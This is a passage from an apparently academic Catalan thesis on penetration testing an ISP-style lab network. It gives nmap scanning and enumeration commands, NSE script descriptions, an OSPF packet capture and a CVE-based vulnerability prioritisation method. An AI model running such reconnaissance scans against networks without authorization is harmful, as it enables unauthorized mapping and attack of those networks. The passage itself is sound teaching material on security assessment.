En el següent cas s'utilitza la opció `-sO` i cal tenir en conte que aquesta utilitzarà missatges *ICMP*, que tal i com s'ha descrit pot trobar-se filtrat.

```
sudo nmap -Pn -sV -oG extended_enumeration.txt 100.64.0.0/24 -p cat
../lists/ISP_ports.txt

sudo nmap -sO -oG extended_IP_enumeration.txt 100.64.0.0/24

sudo nmap --script=broadcast-ospf2-discover -oG
extended_ospf_enumeration.txt

sudo nmap --script broadcast-pppoe-discover -oG
extended_pppoe_enumeration.txt
```


En el segon escaneig de protocols IP s'ha realitzat un descobriment de *hosts* (eliminant la opció `-Pn`) ja que com que aquest es realitza mitjançant ICMP no te sentit realitzar-ho dues vegades.

El tercer i quart escaneig és possible que no retornin cap resultat ja que es realitzen sobre la interfície per on s'envien i aquesta connecta amb un dispositiu de la capa d'accés que no hauria de formar part ni de l'àrea OSPF ni tractar-se d'un dispositiu que realitzi tasques de servidor PPPoE. Tot i així, al tractar-se d'escaneigs ràpids val la pena realitzar-los ja que l'obtenció de resultats en aquests dos significaria que el disseny de la xarxa no s'ha realitzat correctament i propiciaria a una explotació de la xarxa sense haver d'accedir a la capa de distribució. Aquestes dues comandes utilitzen com a tipus d'escaneig un tipus de script NSE que val la pena analitzar.

La majoria de tipus d'escaneigs amb NMAP fan ús de paquets TCP, UDP i ICMP en forma de sondes i en funció de les respostes que es reben generen un o altre resultat. Aquest funcionament és possible ja que la gran majoria de serveis i protocols s'encapsulen en paquets TCP i UDP. Ara bé, hi ha protocols com PPPoE o OSPF entre molts d'altres que no s'encapsulen en protocols de transport i per tant els escaneigs tradicionals no es podran dur a terme. El que es fa en canvi és utilitzar la pròpia naturalesa d'aquests protocols per a la seva enumeració.

En el cas de `--script=broadcast-ospf2-discover`, el seu funcionament serà molt semblant al que es pot veure descrit a l'apartat d'explotació OSPF i més senzill del que pot semblar revisant la seva implementació. Al executar-lo, aquest restarà a l'espera de poder capturar paquets *Hello* que un dispositiu OSPF emet per totes les seves interfícies actives. En cas de rebre'n un, el *script* intentarà iniciar el procés d'establiment d'adjacència per obtenir tota la informació possible sobre la xarxa.

A tall d'exemple, s'ha realitzat la captura de paquets sobre una interfície que connecta la MV atacant i un dispositius de l'àrea OSPF. A la següent imatge es pot observar l'intercanvi de paquets entre la màquina que executa el script i un dispositiu del qual s'ha capturat el *Hello*.



| | | | | | |
|---|---|---|---|---|---|
| 9 | 18.676114 | 10.0.1.9 | 224.0.0.5 | OSPF | 90 Hello Packet |
| 10 | 18.676857 | 10.0.1.10 | 224.0.0.5 | OSPF | 82 Hello Packet |
| 11 | 18.682930 | 10.0.1.9 | 10.0.1.10 | OSPF | 78 DB Description |
| 12 | 18.683269 | 10.0.1.10 | 10.0.1.9 | ICMP | 106 Destination unreachable (Protocol unreachable) |
| 13 | 18.683559 | 10.0.1.10 | 5.5.5.5 | OSPF | 66 DB Description |
| 14 | 18.685686 | 10.0.1.9 | 10.0.1.10 | OSPF | 94 Hello Packet |
| 15 | 18.685939 | 10.0.1.10 | 10.0.1.9 | ICMP | 122 Destination unreachable (Protocol unreachable) |
| 16 | 18.686331 | 10.0.1.10 | 224.0.0.5 | OSPF | 82 Hello Packet |
| 17 | 18.690317 | 10.0.1.9 | 10.0.1.10 | ICMP | 70 Time-to-live exceeded (Time to live exceeded in transit) |
| 18 | 23.311459 | 10.0.1.9 | 10.0.1.10 | OSPF | 78 DB Description |
| 19 | 23.311750 | 10.0.1.10 | 10.0.1.9 | ICMP | 106 Destination unreachable (Protocol unreachable) |
| 20 | 23.312502 | 10.0.1.10 | 5.5.5.5 | OSPF | 66 DB Description |
| 21 | 23.316299 | 10.0.1.9 | 10.0.1.10 | ICMP | 70 Time-to-live exceeded (Time to live exceeded in transit) |

*Il·lustració 9 - OSPF Message Exchange,* ***Wireshark***

En quant a `--script broadcast-pppoe-discover`, aquest tindrà un funcionament similar però utilitzant els mecanismes del protocol PPPoE. En aquest cas, el dispositiu encarregat d'iniciar les comunicacions és el client, que utilitza missatges PADI generats per el *script*, de manera similar a com es realitza la fabricació de paquets amb Scapy que es pot veure descrit a l'apartat corresponent, i que restarà a l'espera de rebre missatges de resposta PADO[108] d'un servidor PPPoE que permetran continuar amb el procés de creació de sessió i obtenir per tant informació sobre aquell dispositiu gràcies als missatges intercanviats.

Per últim, un escaneig que pot ajudar a acabar d'establir la topologia i disseny de la xarxa és una cerca de portes d'enllaç. Aquest únicament servirà per poder identificar alguns dispositius com servidors PPPoE o el BNG. Es tracta d'un escaneig en el que s'intenta endevinar aquests

[108] *PPPoE Active Discovery Offer*

dispositius mitjançant l'adreçament que normalment s'utilitza per defecte per aquests, que sol ser o bé la primera o bé la última adreça de cada rang. *(.1/.254*). Per exemple, *100.64.0.1, 62, 65, 126, 129 i 190* per a l'espai CGNAT d'aquest treball o *203.0.113.1, 127, 129 i 254* per a l'espai d'adreces públiques d'aquest treball. En escaneigs anteriors ja es poden haver identificat aquests dispositius, tot i així realitzar aquest escaneig específic i ràpid podria afegir informació addicional.

```
sudo nmap -Pn -sV -iL ../lists/gateways_IP.txt -oG possible_gateways.txt --
top-ports 25
```

Una vegada realitzats els escaneigs, resultats dels quals s'han bolcat en els seus arxius corresponents, caldrà preparar la informació de cara a la següent fase. Gràcies al format *grepable* amb el que s'exporten els resultats de les comandes resulta senzill treballar amb aquesta informació. El programa *prep_info.sh* és un exemple de com es podria deixar enllestida aquesta informació per disposar d'ella en fases posteriors del pentest.

```
************************************
EXTENDED NMAP SCAN EXAMPLE BRIEF FILE
************************************
-----------------------------------------------------------------------------------------------
 Scan command: sudo nmap -Pn -sV -oG extended_enumeration.txt 100.64.0.0/24 -p cat ../lists/ISP_ports.txt
-----------------------------------------------------------------------------------------------
######## PORT SCAN RESPONSIVE HOSTS ########
100.64.0.1
100.64.0.2
##### OPENED PORTS LIST (NO FILTERED) ######
22 tcp ssh
23 tcp telnet
-----------------------------------------------------------------------------------------------
 Scan command:  sudo nmap -sO -oG extended_IP_enumeration.txt 100.64.0.0/24
-----------------------------------------------------------------------------------------------
######## IP SCAN ACTIVE HOSTS ########
100.64.0.1
100.64.0.2
##### OPENED OR FILTERED IP PROTOCOLS  ######
1 icmp
132 sctp
17 udp
46 rsvp
47 gre
50 esp
51 ah
6 tcp
77 sun-nd
88 eigrp
-----------------------------------------------------------------------------------------------
 Other Scans:  sudo nmap --script=broadcast-ospf2-discover -oG extended_ospf_enumeration.txt
 Other Scans:  sudo nmap --script broadcast-pppoe-discover -oG extended_pppoe_enumeration.txt
-----------------------------------------------------------------------------------------------
######## OSPF DETAILS########
# Nmap 7.93 scan initiated Mon May 29 13:49:25 2023 as: nmap --script=broadcast-ospf2-discover -oG
extended_ospf_enumeration.txt
# Nmap done at Mon May 29 13:49:35 2023 -- 0 IP addresses (0 hosts up) scanned in 10.27 seconds
######## PPPoE DETAILS ########
# Nmap 7.93 scan initiated Mon May 29 13:49:38 2023 as: nmap --script broadcast-pppoe-discover -oG
extended_pppoe_enumeration.txt
# Nmap done at Mon May 29 13:49:48 2023 -- 0 IP addresses (0 hosts up) scanned in 10.26 seconds
```

Els exemples d'escaneig i enumeració presentats en aquest apartat són alguns dels molts que es poden dur a terme. Existeixen multitud de combinacions entre opcions i NSE scripts que

es poden realitzar per dur a terme aquesta fase d'escaneig mitjançant NMAP i quedarà en les mans dels responsables del pentest determinar quins procediments es duen a terme. Per altra banda, tal i com s'ha descrit al llarg de la memòria, el procés d'un pentest és iteratiu i les fases d'aquest es van alimentant dels resultats de la resta. A mida que es vagi pivotant o realitzant accessos a diferents dispositius de la xarxa, s'hauran de dur a terme nous escaneigs i enumeracions per veure si la superfície exposada d'aquesta ha augmentat i per tant es poden trobar nous dispositius i protocols a explotar. A l'annex d'aquest treball s'ha afegit una llista d'exemples i opcions addicionals que es poden utilitzar a comandes NMAP acompanyada d'una descripció per cadascuna.

Per últim cal tenir en conte, entendre i saber interpretar els resultats en funció de la posició des de la que s'estigui realitzant l'escaneig. L'obtenció o la no obtenció d'alguns serveis que s'esperaria observar pot determinar el possible disseny de la xarxa. Només amb experiència i coneixements en xarxes d'aquest tipus i l'ús de l'eina NMAP s'obtindran millors resultats, ja que l'adaptació de les comandes i les seves opcions in situ per aquesta eina poden resultar determinants per a l'èxit d'aquesta fase.

### NMAP SCRIPTS I ENNUMERACIÓ AVANÇADA

Tot i que amb les comandes bàsiques i un ús habitual de NMAP es poden obtenir resultats molt bons, a mida que es vagi agafant experiència i destresa inevitablement es duran a terme escaigs més complexes o específics segons el sistema que s'estigui atacant. NMAP disposa d'una característica anomenada NSE [109] que no és més que la possibilitat d'executar comandes i opcions d'aquestes des de scripts. Aquests permetran definir enumeracions de la xarxa personalitzades, ja sigui a través dels *604*[110] *scripts* dels que ja es disposa a la biblioteca NSE[111] o de creació pròpia. Un exemple pot ser l'execució d'un seguit de comandes de NMAP en les que es vol ser el més sigil·lós però exhaustiu possible. En comptes d'estar executant manualment cada comanda metre es revisa cada paràmetre que es passa, es pot fer ús de scripts específics per aquesta tasca.

Aquests *scripts* es poden trobar dividits per categories[112] i cal mencionar que alguns d'ells traspassen la línia definida entre escaneig i explotació, doncs algunes tasques en certs *scripts* intentaran accions més complexes amb els paquets que s'envien com autentificacions en contra de serveis mitjançant atacs de força bruta com és el cas dels scripts de la llibreria *brute*[113]. És per això que en molts casos es podrà trobar l'ús de NMAP a la fase d'explotació ja que disposa d'un rang de propietats que poques eines poden oferir.

Per poder executar scripts amb NMAP només cal que s'utilitzi l'opció `-sC` per a la llibreria per defecte de scripts o `-script <nom_script>` per escollir-ne un en concret. A continuació es llista un conjunt de scripts que s'han considerat interessats per aquesta fase.

---

[109] *Nmap Scripting Engine – Nmap Reference Guide, Nmap*
[110] *Valor a 28 d'Abril de 2023 – Nmap Documentation, Nmap*
[111] *NSE Script library – Nmap Documentation, Nmap*
[112] *NSE Script Categories – Nmap Documentation, Nmap*
[113] *NSE Scripts, Brute Library – Nmap Documentation, Nmap*

- **Script asn-query**
  Associa les IP passades a un AS per obtenir informació addicional sobre aquesta similar a la que s'ha descrit amb els BGP *Lookups*)
- **Script banner**
  Quan s'executa conjuntament amb el descobriment de serveis, aquest ens retorna els valors dels *banners* per a cada servei descobert.
- **Script: broadcast-dhcp-discover**
  Retorna informació sobre possibles servidors DHCP i el missatge DHCPOFFER d'aquests. Útil per determinar de manera ràpida quants dispositius poden haver-hi al subdomini a través de la ip oferta per el servidor.
- **Script broadcast-ospf2-discover (*Veure apartat anterior*)**
  Mitjançant missatges del protocol OSPF, realitza un descobriment de les xarxes. Útil quan l'existència de ACL no permet descobrir mitjançant altres tipus de paquets. Per a un millor funcionament cal tenir accés a un encaminador que formi part de l'àrea OSPF.
- **Script broadcast-pppoe-discover (*Veure apartat anterior*)**
  Similar al broadcast per OSPF però en aquest cas per al protocol *point-to-point over Ethernet*. De nou, funciona millor si es disposa d'accés al domini en el que es troben tant servidor (concentrador) com clients PPPoE.
- **Script: fingerprint-strings**
  Utilitzat conjuntament amb el descobriment de serveis, aquest retorna en un format adient aquells serveis els quals no s'ha pogut determinar a qui corresponen. D'aquesta manera es pot realitzar un anàlisi del servei no identificat per a millorar l'enumeració.
- **Script: shodan-api**
  Permet realitzar una consulta d'enumeració a Shodan a través de la API que proporcionen. Necessita d'accés a internet per poder rebre respostes de les *queries*. Útil per validar resultats a *queries* realitzades a Shodan. Pot resultar extremadament invasiu.
- **Scripts snmp-info, snmp-interfaces, snmp-processes i altres**
  Família de scripts que fa ús de la llibreria snmp[114] per recuperar possible informació gràcies a aquest protocol. Permet extreure informació disponible fent ús de SNMP.
- **Script stun-info**
  Permet recuperar la IP externa d'un objectiu quan aquest es troba darrera d'una NAT donat un port (Port Forwarding).
- **Script firewalk**
  Permet identificar possibles regles en tallafocs o ACL i per tant l'existència d'aquests en una ruta concreta. *Script* relativament agressiu i que deixa una petjada considerable per als sistemes de detecció.

[114] *NSE Snmp Library – NSE Documentation, NMAP*

## 3.4. FASE 3: ANÀLISI DE VULNERABILITATS

Una vegada s'ha realitzat un *mapatge* de la xarxa amb l'escaneig i l'enumeració, juntament amb informació addicional de la que es pugui disposar de la fase de reconeixement inicial cal determinar possibles vulnerabilitats i problemes de seguretat de la xarxa. Aquestes vulnerabilitats són les que un atacant aprofitarà per realitzar atacs d'accés, de denegació de servei, d'encriptació de dades, d'escalada de privilegis, *exfiltració* de dades i bàsicament qualsevol tipus d'atac a la xarxa.

Tot sistema per molt robust que sembli pot arribar a tenir alguna vulnerabilitat. Algunes d'elles resulten innòcues i no són de gaire utilitat de cara a un atac mentre que d'altres poden resultar devastadores si proporcionen a un atacant de la possibilitat de poder explotar-la. Amb aquesta idea en ment, es pot determinar que les vulnerabilitats es classificaran segons la gravetat de les conseqüències que pugui comportar explotar-les. Per altra banda caldrà tenir en conte que aquestes vulnerabilitats també poden classificar-se segons la seva naturalesa. A la xarxa que s'està estudiant es classificaran aquestes en dos grups ben diferenciats: **Vulnerabilitats de disseny de la xarxa**, configuració de dispositius i política de seguretat i **Vulnerabilitats associades a protocols**, software i hardware. Aquesta classificació pot semblar bastant bàsica, i en part ho és, però resultarà suficient per al procediment manual d'anàlisi de vulnerabilitats que es durà a terme. A l'hora d'utilitzar eines o altres mètodes aquesta classificació es realitza mitjançant la gravetat de la vulnerabilitat i no l'element que la genera, així doncs aquestes solen trobar-se classificades de molt greus fins a lleus, sent aquestes lleus les associades a vulnerabilitats que únicament podrien aportar informació addicional sobre el sistema a un atacant.

**Les vulnerabilitats** en el disseny, configuració i pràctiques en seguretat solen aparèixer degut a errors en el disseny i configuració d'una xarxa independentment del hardware o software que s'hagi implementat. Algunes pràctiques com les de no utilitzar claus d'accés als dispositius, fer ús de claus poc segures, no utilitzar llistes de control d'accés en cap punt de la xarxa, l'ús de protocols declarats insegurs o deixar ports que no s'utilitzen oberts, entre moltes d'altres, resulten en la generació de vulnerabilitats que podran ser explotades per part d'un atacant. Aquestes per tant es poden considerar de responsabilitat directa del personal encarregat de la xarxa, moltes vegades evitables si es disposa d'un pla de seguretat ben dissenyat.

**Per altra banda** quan es parla de vulnerabilitats associades a versions tant de software com de protocols es fa menció a aquelles versions d'un programari en concret, ja sigui en forma de sistema operatiu del dispositiu o protocol de xarxa mentre que quan es parla de vulnerabilitats de hardware es fa menció a elements físics com processadors o memòries. Aquestes resulten més complicades de mantenir a ratlla, i tot i que moltes vegades el propietari del dispositiu o programari així com la comunitat en general sol detectar i solucionar els problemes que generen aquestes vulnerabilitats, és el departament encarregat de la xarxa el qui ha d'estar al dia i actualitzar la xarxa per evitar que aquesta pugui ser explotada.

Existeix un tercer grup de vulnerabilitats que es podrien incloure a l'anterior però sobre les que no es detallarà molt ja que es trobaria fora de l'abast d'aquest treball, són les vulnerabilitats noves o desconegudes per la comunitat i es coneixen per el nom de Zero-

Day[115]. Poc s'hi pot fer davant de l'existència d'aquestes més enllà de disposar d'un bon equip de resposta enfront incidents i post-anàlisi per poder solucionar-les quan abans millor. Si es vol aprofundir més en *zero days*, aquest blog de Cynet[116] és un bon punt partida. Tal i com s'ha comentat en anteriors apartats, per poder trobar una *Zero-Day* caldrà dedicar uns recursos i temps a la investigació dels que no es disposen en la majoria d'empreses i el seu descobriment i ús queda normalment (amb algunes excepcions) reduït a governs o organitzacions amb molts de recursos a la seva disposició.

## PREPARACIÓ DE L'ANÀLISI DE VULNERABILITATS

Idealment un anàlisi de vulnerabilitats hauria d'incloure totes aquelles conegudes per a cada element de la xarxa i anar revisant cas per cas per veure si és aplicable en el sistema que s'està posant a prova. Aquest procés pot estendre's molt sobretot si es realitza de manera manual i és per això que existeixen eines que ajuden a que aquesta tasca es pugui automatitzar. Aquestes eines solen venir en forma d'escàners, semblants als que s'utilitzen a la fase d'escaneig i enumeració, però que mitjançant la connexió a una base de dades com *CVE*, a banda de donar un resultat de l'escaneig, inclouen possibles vulnerabilitats donades les dades recopilades. Alguns exemples d'aquestes en serien **Falcon**[117] de Crowdstrike, **InsightVM**[118] de Rapid7 o **Nessus**[119] de Tenable. Aquestes eines són en molts de casos insubstituïbles en la majoria d'entorns, però els resultats que aporten segueixen necessitant de la interacció de professionals amb experiència per determinar en el cas d'un pentest si aquella vulnerabilitat serà d'utilitat o no.


En el cas de xarxes o sistemes d'una mida reduïda com és el cas d'aquest treball, la feina es pot substituir per una de manual sempre que es planifiqui correctament. Cal recordar que les eines mencionades solen ser eines d'un cost elevat i ofereixen característiques que per xarxes petites no s'aprofitarien mai, i acaben suposant un sobre-cost que no inassolible en molts casos per empreses petites. Així doncs, per a treballs com el que s'està duent a terme, la millor opció serà el de prescindir d'aquestes eines la major part del temps. Tot i així és bo conèixer com funcionen aquestes i per a veure com ho fan, s'exemplificarà amb el cas de *Nessus Essentials* de *Tenable*, del que es disposa d'una versió limitada per a estudiants.

Tal i com s'ha vist a la fase d'escaneig i enumeració, *Nessus* és una eina capaç de realitzar *ping sweeps* i enumeració de ports en una xarxa. La qualitat principal d'aquesta eina però, és la detecció i classificació de vulnerabilitats en base a aquests escaneigs, així com la presentació de resultats detallats. Per a veure'n algunes de les funcionalitats més bàsiques així com el seu funcionament, s'executarà una prova sobre la *LAN* en la que es troba el dispositiu amb el que s'està redactant aquesta memòria.

---


*115 Vulnerabilitat prèviament no coneguda, de día zero.*
*116 Zero-Day Attack, Exploits and Vulnerabilities: A Complete Guide - Cynet*
*117 Falcon Vulnerability Management Family - Crowdstrike*
*118 InsightVM – Rapid7*
*119 Nessus Vulnerability Assessment - Tenable*

*Nessus* disposa d'una interfície web per accedir al servei a través del navegador. Des d'aquesta interfície es poden realitzar totes les configuracions i ús d'eines existents.




*Il·lustració 10 - Nessus Essentials 1*

En primer lloc s'executarà un escaneig de la xarxa, en aquest cas del sub-domini *192.168.0.0/24* amb l'eina ***New Scan > Host Discovery*** que permetrà crear una plantilla segons les característiques que es desitgin, podent així executar aquest escaneig repetides vegades amb la mateixa configuració.




*Il·lustració 12 - Nessus Essentials 2*



*Il·lustració 11 - Nessus Essentials 3*

Una vegada creada la plantilla ja es pot executar. *Nessus* començarà a escanejar tot el rang d'adreces i retornarà els resultats.



*Il·lustració 13 - Nessus Essentials 4*

Per poder preparar el camí cap un anàlisi de vulnerabilitats de manera satisfactòria, el primer que s'ha d'establir són els elements que resulten rellevants i separar-los dels que no ho són, per tal de reduir la superfície a explorar. En el cas de la xarxa amb la que s'està treballant es poden identificar els **següents elements**

- *Dispositius de Xarxa*
- *Encaminadors*
- *Commutadors*
- *Tallafocs*
- *Servidors*
- *Altres Dispositius*
- *Protocols detectats i no detectats però que s'assumeix de la seva existència per al funcionament observat de la xarxa.*
- *Protocols d'encaminament: BGP, OSPF, RIP, …*
- *Protocols de transport: TCP, UDP, …*
- *Altres Protocols: DHCP, ICMP, DCCP, TLSP, L2TP, PPPoE, Ethernet,...*

Si inicialment es descobreixen alguns serveis que fan ús de protocols d'aplicació, aquests s'inclourien a la llista, però la quantitat de protocols d'aplicació existent fan inviable l'escaneig de tots ells.

Amb una llista definida, el següent que cal recuperar de la fase anterior són els detalls dels resultats com nom dels models, sistemes operatius i versions en el cas dels dispositius i versions en el cas dels protocols. Totes aquestes dades es poden preparar en forma de taula per poder disposar de la informació a mà i ja es disposarà de la informació suficient per començar a cercar vulnerabilitats del segon grup descrit, les basades en software, hardware i versions de protocols o sistemes operatius.

En quant a les possibles vulnerabilitats associades al primer grup, el d'errors en quant a configuracions de seguretat i gestió, es poden definir algunes de les vulnerabilitats que es cercaran en funció dels objectius que s'hagin establert a l'inici del pentest. Com que per aquest cas el que més interessa al client és posar a prova la resistència davant d'atacs de denegació de serveis i protecció de les dades personals dels clients, caldrà realitzar un exercici per determinar quins punts poden resultar explotats per a tal efecte. Tal i com s'ha vist a la fase d'escaneig, el mapa de la xarxa no és extremadament complex i es poden identificar dos elements responsables del trànsit a la xarxa. En primer lloc es troben tots els dispositius encarregats de l'encaminament que conformen l'àrea *OSPF* i per l'altra es troba l'encaminador principal on s'executa *BGP*, en els que si s'assoleix accés o accés privilegiat, l'atacant pot arribar a modificar completament qualsevol aspecte de la xarxa. És en aquests dispositius on també es solen implementar les *ACL*.

**Algunes de les vulnerabilitats de les del primer grup que es consideren són**

- *Manca d'identificació amb usuari i clau als dispositius.*
- *Ús de protocols per a gestió remota en desús i insegurs com Telnet*
- *Manca de claus o claus febles per accedir al mode de configuració dels dispositius*
- *Manca d'encriptació de les claus emprades*
- *Ús de direccions ip públiques en comptes de direccions de gestió per interfícies*
- *Manca de llistes de control per a trànsit entrant i sortint o que permeten accions d'enumeració o escaneig*
- *Servidors sense control d'accés o que emmagatzemen informació sobre les configuracions de la xarxa.*
- *Altres serveis actius insegurs: HTTP, SNMP (v1 i v2)*

- *Manca d'ús de credencials o credencials febles per sol·licitar una sessió PPPoE*

De nou, com al la resta de vulnerabilitats definides, cal classificar en una taula amb nom del protocol, nom dels dispositiu en cas de que s'hagi detectat i versió.

## PROCÉS D'ANÀLISI DE VULNERABILITATS


### CERCA INICIAL I FILTRATGE

El primer a realitzar amb la informació generada al pas anterior serà el de visitar alguna de les bases de dades de vulnerabilitats existents com per exemple la de *CVE*. Per exemplificar aquest procés es realitzarà amb les dades que es poden obtenir d'un escaneig de la Xarxa 2 següents:

| Dispositiu | Marca | Versió | SSOO | Port | Versió Protocol |
|---|---|---|---|---|---|
| Router | Cisco | 12.4 - 15.1 | IOSv | SSH | Cisco SSH 1.25 (1.99) |
| Router | Cisco | 12.4 - 15.1 | IOSv | TELNET | Cisco router telnetd |


*Taula 2 - Anàlisi Vulnerabilitats 1*

Al cercador de la base de dades es poden incloure alguns d'aquests paràmetres o tots ells per realitzar una cerca de vulnerabilitats conegudes. Una cerca per protocol i versió d'aquest ens retorna els següents resultats.




*Il·lustració 14 - CVE Search 1*

Si es revisen les 120 entrades es podrà observar que moltes d'aquestes vulnerabilitats no seran d'utilitat, doncs són aplicables a d'altres dispositius. Per disposar d'una cerca més acurada caldrà aplicar tots els filtres possibles, és a dir tota la informació de la que es disposa a la taula. Així doncs, dispositiu, sistema operatiu, versió, protocols i versió d'aquests hauran d'entrar a la cerca. Al utilitzar tots els camps es retornen 15 resultats, quantitat que si que es podrà revisar cas per cas.




*Il·lustració 15 - CVE Search 2*

Un punt de partida és per exemple el de cercar aquelles vulnerabilitats que permetin atacs de denegació de serveis, ja que són els que el client n'ha posat més prioritat. Filtrant amb la paraula clau *denial* es pot observar com la majoria de vulnerabilitats en un encaminador poden ser explotades en atacs de denegació de servei. Una vegada determinades les possibles vulnerabilitats per aquell element de la xarxa, es desaran aquestes i es seguirà cercant vulnerabilitats per a la resta de dispositius, protocols i elements que s'han descobert a la xarxa. L'exemple anterior quedaria de la següent manera, on a cada dispositiu se li assigna un

identificador, l'adreça on s'ha trobat (cal notar que aquesta adreça pot ser dinàmica però en tot cas val la pena desar-la) i una llista de vulnerabilitats.

| Tipus Dispositiu | Identificador Assignat | IP Actual | Vulnerabilitats |
|---|---|---|---|
| Router | GWLAN1 | 100.64.0.2 | CVE-2016-6393 |
| | | | CVE-2015-6289 |
| | | | CVE-2012-0386 |
| | | | CVE-2010-2821 |
| | | | … |
| | | | CVE-2009-1165 |

*Taula 3 - Anàlisi Vulnerabilitats 2*

**CLASSIFICACIÓ I FILTRATGES ADDICIONALS**

Amb la llista de totes les vulnerabilitats associades a dispositius i protocols, caldrà aplicar un segon tractament a la taula generada. Caldrà doncs veure en primer lloc quines vulnerabilitats tenen dependències i de quin tipus. Per exemple, per poder explotar alguna de les vulnerabilitats associades a encaminadors caldrà disposar d'algun tipus d'accés, ja sigui en el propi dispositiu o en algun dispositiu connectat a aquest. Per tant existirà una condició que s'haurà de complir abans de poder explotar dita vulnerabilitat.

Per altra banda caldrà determinar quines vulnerabilitats poden tenir prioritat segons la gravetat que podria suposar la seva explotació així com segons el tipus de conseqüències que poden tenir. Això és degut a que pot no ser viable intentar explotar totes aquelles vulnerabilitats existents ja sigui per manca de temps o per manca de capacitats tècniques. Una manera de classificar aquestes vulnerabilitats que s'han pogut estudiar és l'ús de codis de colors tot i que es poden trobar moltes maneres de realitzar aquesta classificació. A continuació s'utilitza la taula de l'exemple anterior, modificant-la amb un de color indicant la prioritat de les vulnerabilitats així com la inclusió de dependències a la pròpia taula. S'inclou una columna en el que s'indicarà, una vegada a la fase d'explotació, si s'ha posat a prova aquesta vulnerabilitat i el resultat en forma d'èxit o fracàs. Cal mencionar que les taules d'exemple utilitzades en aquest apartat es poden millorar utilitzant una fulla de càlcul com s'ha mencionat anteriorment.

| Tipus Dispositiu | Identificador | IP Actual o adreça MAC | Vulnerabilitats | Dependències | Resultat |
|---|---|---|---|---|---|
| **Router** | GWLAN1 | **100.64.0.2** | Vulnerabilitat 1 | Vulnerabilitat 3<br>Accés mode execució<br>Dades 1<br>Dades 2 | Pendent |
| | | | Vulnerabilitat 2 | Es necessita poder reiniciar el dispositius<br>És necessari accés a SSH per realitzar reverse shell | Pendent |
| | | | … | … | … |
| | | | Vulnerabilitat 3 | Cap | Pendent |

*Taula 4 - Anàlisi Vulnerabilitats 3*

| | |
|---|---|
| | Explotació viable donades eines, coneixements o temps necessari. Explotació important a dur a terme degut a dependències d'altres. |
| | És necessari ampliar coneixements sobre les eines o l'execució requereix molt de temps |
| | Els coneixements necessaris per explotar aquesta vulnerabilitat es troben fora del nostre abast o no és viable degut al temps requerit. |

*Taula 5 - Anàlisi Vulnerabilitats 4*

### INCLUSIÓ D'ALTRES VULNERABILITATS O TECNIQUES A APLICAR A LA FASE D'EXPLOTACIÓ

Una vegada es completi la classificació ja es disposarà d'una taula més o menys completa de cara a executar la fase d'explotació. Ara bé, quedarà afegir totes aquelles vulnerabilitats relacionades amb possibles fallades de configuració així com d'altres vulnerabilitats que es poden explorar de cara a realitzar un pentest el més complert possible. Gran part d'aquestes s'identificaran gràcies a la informació que s'hagi obtingut de la fase prèvia d'escaneig i enumeració i aquestes s'afegiran a la pròpia taula per a cada dispositiu o *host*, i seguint l'exemple anterior, podrien quedar de la manera següent.

